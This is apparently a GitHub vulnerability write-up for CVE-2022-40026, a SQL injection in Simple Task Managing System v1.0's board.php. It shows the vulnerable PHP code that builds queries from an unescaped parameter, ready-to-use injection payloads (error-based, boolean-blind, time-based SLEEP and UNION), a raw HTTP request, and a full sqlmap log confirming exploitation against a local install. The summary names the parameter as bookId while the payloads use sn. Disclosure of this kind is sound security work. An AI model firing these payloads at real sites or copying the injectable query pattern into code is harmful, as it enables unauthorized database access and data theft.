xidaner / CVE_HUNTER Public

Code Issues Pull requests Actions Projects Security Insights

main

CVE_HUNTER / CVE_09 / 2022-09-01-SQL1.md

xidaner add CVE number History

1 contributor

40 lines (29 sloc) | 2 KB

CVE-2022-40026 Simple Task Managing System - SQL injection

Simple Task Managing System v1.0 exists to contain a SQL injection vulnerability via the bookId parameter at /board.php


username:admin password:admin ----> {ip}/board.php

Supplier： https://www.sourcecodester.com/php/15624/simple-task-managing-system-php-mysqli-free-source-code.html

/board.php has SQL injection

Payload: http://localhost:80/cve/Task Managing System in PHP/board.php?sn=admin1' AND ROW(6066,2526)>(SELECT COUNT(*),CONCAT(0x7171787a71,(SELECT (ELT(6066=6066,1))),0x71787a6a71,FLOOR(RAND(0)*2))x FROM (SELECT 5176 UNION SELECT 2058 UNION SELECT 2430 UNION SELECT 5444)a GROUP BY x) AND 'MkOa'='MkOa

SQL injection because $shortName can be closed




```php
<?php
    $sql = "SELECT * FROM `projects` WHERE `Short name` = '$shortName'";
     if($result = $connection->query($sql)){
        $rowsCount = $result->num_rows;
        if($rowsCount>0){
            $row = $result->fetch_assoc();
            $result->free_result();
        }
        else{
            echo '<span class="error-msg">sql error</span>';
        }
    }
?>

<div class="container task-list-container">
    <h1>Task list</h1>
    <h2>Current project: <strong><?php echo $row['Full name']; ?></strong></h2>
    <div class="lg-6 whoami">
        <?php echo 'Logged in as <strong>' . $_SESSION['user'] . '</strong> <a href="logout.php">[logout]</a>'; ?>
    </div>
    <div class="lg-6 createBoard">
        <a href="newTask.php?sn=<?php echo $shortName ?>" class="btn">Create task</a>
    </div>
    <div class="lg-12">
        <a class="back" href="index.php"><--- Back to projects</a>
    </div>
    <div class="task-list">
        <div class="lg-3 backlog">
            <h3>Backlog</h3>
            <div>

                <?php

                    $sql1 = "SELECT * FROM tasks WHERE project_short_name = '$shortName' AND state = '1'";
                    $sql2 = "SELECT * FROM tasks WHERE project_short_name = '$shortName' AND state = '2'";
                    $sql3 = "SELECT * FROM tasks WHERE project_short_name = '$shortName' AND state = '3'";
                    $sql4 = "SELECT * FROM tasks WHERE project_short_name = '$shortName' AND state = '4'";

                    if($result = $connection->query($sql1)){
                        $projectsCount = $result->num_rows;
                        if($projectsCount>0){

                            while ($row = mysqli_fetch_array($result)) {
                                $tn = $row['project_task_num'];
                                echo "
                                <div class='task-box'>
                                    <a href='task.php?sn=$shortName&tn=$tn' class='task'
                                        <h4>" . ($row['task_name']) . "</h4>
                                        <div>
                                            <span class='task-id'>" . $row['project_short_name'] . "-". $row['project_task_num'] ."</span>
```

Payload

```
GET http://localhost:80/cve/Task Managing System in PHP/board.php?sn=admin1' AND ROW
Host: localhost
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="94"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
```

```
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=34a9idaoj7m7miduqt31hupisn
Connection: close
```



localhost/cve/Task%20Managing%20System%20in%20PHP/board.php?sn=admin1%27


TASK LIST

Current project:

Notice: Undefined variable: row in C:\phpStudy\PHPTutorial\WWW\cve\Task Managing System in PHP\board.php on line 42

Logged in as **admin** [logout]

<--- Back to projects



```
[11:03:20] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:03:22] [INFO] testing if the target URL content is stable
[11:03:24] [INFO] target URL content is stable
[11:03:24] [INFO] testing if URI parameter '#1*' is dynamic
[11:03:26] [WARNING] URI parameter '#1*' does not appear to be dynamic
[11:03:29] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[11:03:31] [INFO] heuristic (XSS) test shows that URI parameter '#1*' might be vulnerable to cross-site scripting (XSS) attacks
[11:03:31] [INFO] testing for SQL injection on URI parameter '#1*'
[11:03:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:03:33] [WARNING] reflective value(s) found and filtering out
[11:03:53] [INFO] URI parameter '#1*' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="admin1")
[11:04:45] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[11:04:47] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[11:04:49] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[11:04:51] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[11:04:53] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[11:04:55] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[11:04:57] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[11:04:59] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[11:05:01] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[11:05:03] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:05:05] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:05:07] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:05:09] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:05:11] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[11:05:13] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[11:05:16] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:05:18] [INFO] URI parameter '#1*' is 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[11:05:18] [INFO] testing 'Generic inline queries'
[11:05:20] [INFO] testing 'MySQL inline queries'
[11:05:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[11:05:22] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[11:05:24] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[11:05:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[11:05:28] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[11:05:30] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[11:05:32] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[11:05:34] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:06:30] [INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[11:06:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:06:30] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:06:34] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[11:06:42] [INFO] target URL appears to have 3 columns in query
[11:06:57] [INFO] URI parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://localhost:80/cve/Task Managing System in PHP/board.php?sn=admin1' AND 9846=9846 AND 'Yjdr'='Yjdr

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: http://localhost:80/cve/Task Managing System in PHP/board.php?sn=admin1' AND ROW(6066,2526)>(SELECT COUNT(*),CONCAT(0x7171787a71,(SELECT (ELT(6066=6066,1))),0x71787a6a71,FLOOR(RAND(0)*2))x FROM (SELECT 5176 UNION SELECT 2058 UNION SELECT 2430 UNION SELECT 5444)a GROU
P BY x) AND 'MkOa'='MkOa

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://localhost:80/cve/Task Managing System in PHP/board.php?sn=admin1' AND (SELECT 8187 FROM (SELECT(SLEEP(5)))AckO) AND 'cWTe'='cWTe

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: http://localhost:80/cve/Task Managing System in PHP/board.php?sn=-2768' UNION ALL SELECT NULL,CONCAT(0x7171787a71,0x664a756d4243544e47685058677744475144724b6245767941557a4c42716e516f636b6e73507445,0x71787a6a71),NULL-- -
---
[11:07:02] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 7.2.1, Apache 2.4.23
back-end DBMS: MySQL >= 4.1
[11:07:15] [INFO] fetched data logged to text files under 'C:\Users\54356\AppData\Local\sqlmap\output\localhost'
[11:07:15] [WARNING] your sqlmap version is outdated

[*] ending @ 11:07:15 /2022-09-01/
```